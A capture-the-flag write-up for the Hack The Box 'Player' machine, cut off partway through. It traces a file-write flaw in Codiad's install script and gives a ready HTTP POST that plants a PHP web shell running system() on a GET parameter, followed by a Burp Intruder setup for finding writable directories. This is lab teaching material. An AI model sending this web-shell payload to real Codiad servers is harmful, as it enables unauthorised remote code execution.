
we can see somthing called Codiad is used , we check its project in github
after cloning the repositery






```
┌──(root💀kali)-[/Documents/htb/boxes/player]
└─# git clone https://github.com/Codiad/Codiad.git
Cloning into 'Codiad' ...
remote: Enumerating objects: 9470, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 9470 (delta 0), reused 0 (delta 0), pack-reused 9469
Receiving objects: 100% (9470/9470), 9.09 MiB | 1.70 MiB/s, done.
Resolving deltas: 100% (5748/5748), done.
```


i open it in geany text and start searching for user inputs



```
┌──(root💀kali)-[/Documents/htb/boxes/player/Codiad]
└─# grep -rnw . -e '$_POST\['                                                                                    2 ×
./components/fileext_textmode/class.fileextension_textmode.php:232:        if (!isset($_POST['extension']) || !is_array($_POST['extension'])
./components/fileext_textmode/class.fileextension_textmode.php:233:                || !isset($_POST['textMode']) || !is_array($_POST['textMode'])) {
./components/fileext_textmode/class.fileextension_textmode.php:242:        foreach ($_POST['extension'] as $key => $extension) {
./components/fileext_textmode/class.fileextension_textmode.php:249:            if (!isset($_POST["textMode"][$key])) {
./components/fileext_textmode/class.fileextension_textmode.php:254:            $textMode =  strtolower(trim($_POST["textMode"][$key]));
./components/user/controller.php:31:    if (!isset($_POST['username']) || !isset($_POST['password'])) {
./components/user/controller.php:35:    $User->username = $_POST['username'];
./components/user/controller.php:36:    $User->password = $_POST['password'];
./components/user/controller.php:40:    if (isset($languages[ $_POST['language'] ])) {
./components/user/controller.php:41:        $User->lang = $_POST['language'];
./components/user/controller.php:47:    $User->theme = $_POST['theme'];
./components/user/controller.php:68:        if (!isset($_POST['username']) || !isset($_POST['password'])) {
./components/user/controller.php:72:        $User->username = User::CleanUsername($_POST['username']);
./components/user/controller.php:73:        $User->password = $_POST['password'];
./components/user/controller.php:105:    if (isset($_POST['projects'])) {
./components/user/controller.php:106:        $User->projects = $_POST['projects'];
./components/user/controller.php:119:    if (!isset($_POST['username']) || !isset($_POST['password'])) {
./components/user/controller.php:123:    if (checkAccess() || $_POST['username'] == $_SESSION['user']) {
./components/user/controller.php:124:        $User->username = $_POST['username'];
./components/user/controller.php:125:        $User->password = $_POST['password'];
./components/install/process.php:13:    $path = $_POST['path'];
./components/install/process.php:78:    $username = cleanUsername($_POST['username']);
./components/install/process.php:79:    $password = encryptPassword($_POST['password']);
./components/install/process.php:80:    $project_name = $_POST['project_name'];
./components/install/process.php:81:    if (isset($_POST['project_path'])) {
./components/install/process.php:82:        $project_path = $_POST['project_path'];
./components/install/process.php:86:    $timezone = $_POST['timezone'];
./components/install/process.php:163:date_default_timezone_set("' . $_POST['timezone'] . '");
./components/editor/ace-editor/snippets/php.js:1:ace.define("ace/snippets/php",["require","exports","module"],function(e,t,n){"use strict";t.snippetText=
"snippet <?\n   <?php\n\n       ${1}\nsnippet ec\n      echo ${1};\nsnippet <?e\n       <?php echo ${1} ?>\n# this one is for php5.4\nsnippet <?=\n     <
```




```
./components/settings/controller.php:29:    if (!isset($_POST['settings'])) {
./components/settings/controller.php:34:    $Settings->settings = json_decode($_POST['settings'], true);
```




```php
<?php

/*
*   Copyright (c) Codiad & Kent Safranski (codiad.com), distributed
*   as-is and without warranty under the MIT License. See
*   [root]/license.txt for more. This information must remain intact.
*/

//////////////////////////////////////////////////////////////////////
// Paths
//////////////////////////////////////////////////////////////////////

    $path = $_POST['path'];

    $rel = str_replace('/components/install/process.php', '', $_SERVER['REQUEST_URI']);

    $workspace = $path . "/workspace";
    $users = $path . "/data/users.php";
    $projects = $path . "/data/projects.php";
    $active = $path . "/data/active.php";
    $config = $path . "/config.php";
```

we controle the value of the path variable
we controle the value of username after going throw cleanUsername function and passeword after going throw encryptPassword , in addition we controle the content of project name and project path , note that the project path will be set to project name if we dont provided a supported parameter




```
$username = cleanUsername($_POST['username']);
$password = encryptPassword($_POST['password']);
$project_name = $_POST['project_name'];
if (isset($_POST['project_path'])) {
    $project_path = $_POST['project_path'];
} else {
    $project_path = $project_name;
}
$timezone = $_POST['timezone'];
```

a little down we can see that the project name is puted in an array and assigned in project data




```
}
$project_data = array("name"=>$project_name,"path"=>$project_path);

saveJSON($projects, array($project_data));
```

, which is then used as an arguments to the saveJSON function




```
function saveJSON($file, $data)
{
    $data = "<?php/*|\r\n" . json_encode($data) . "\r\n|*/?>";
    saveFile($file, $data);
}
```

the file name comes from the project variable which concest of post parameter path folowed by the string /data/projects.php , our array is being json encoded , write in text and pass it to the saveFile function to save it the file




```
$projects = $path . "/data/projects.php";
```



```
function saveFile($file, $data)
{
    $write = fopen($file, 'w') or die("can't open file");
    fwrite($write, $data);
    fclose($write);
}
```

to recap , by sending a post request to /components/install/-process.php with correct parameters we can write a file called projects.php to a location of our choice with contents we controle. we get request header from this request




Username

saad


Password

●●●●



```
POST /components/user/controller.php?action=authenticate HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://dev.player.htb
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310

username=saad&password=saad&theme=default&language=en
```


so this is our payload



```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 105
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310

project_name=<?php echo
system($_GET['saad']);?>&project_path=/var/www/html/a/data&path=/var/www/html/a
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Jun 2021 21:14:21 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Content-Length: 30
Connection: close
Content-Type: text/html

Unable to create Absolute Path
```

project_name is php reverse shell content injected in projects.php file
path + /data/projects.php =projects
the resean for the error is we have no permession ro write to /var/www/html, let's start up a intruder and see if there is a writeable directory




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which

Attack type: Battering ram

```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 105
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310

project_name=<?php echo
system($_GET['saad']);?>&project_path=/var/www/html/§§/a/data&path=/var/www/html/§§/a
```

/discovery/web-content/common.txt



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the a payload type can be customized in different ways.

Payload set: 1 — Payload count: 4,685

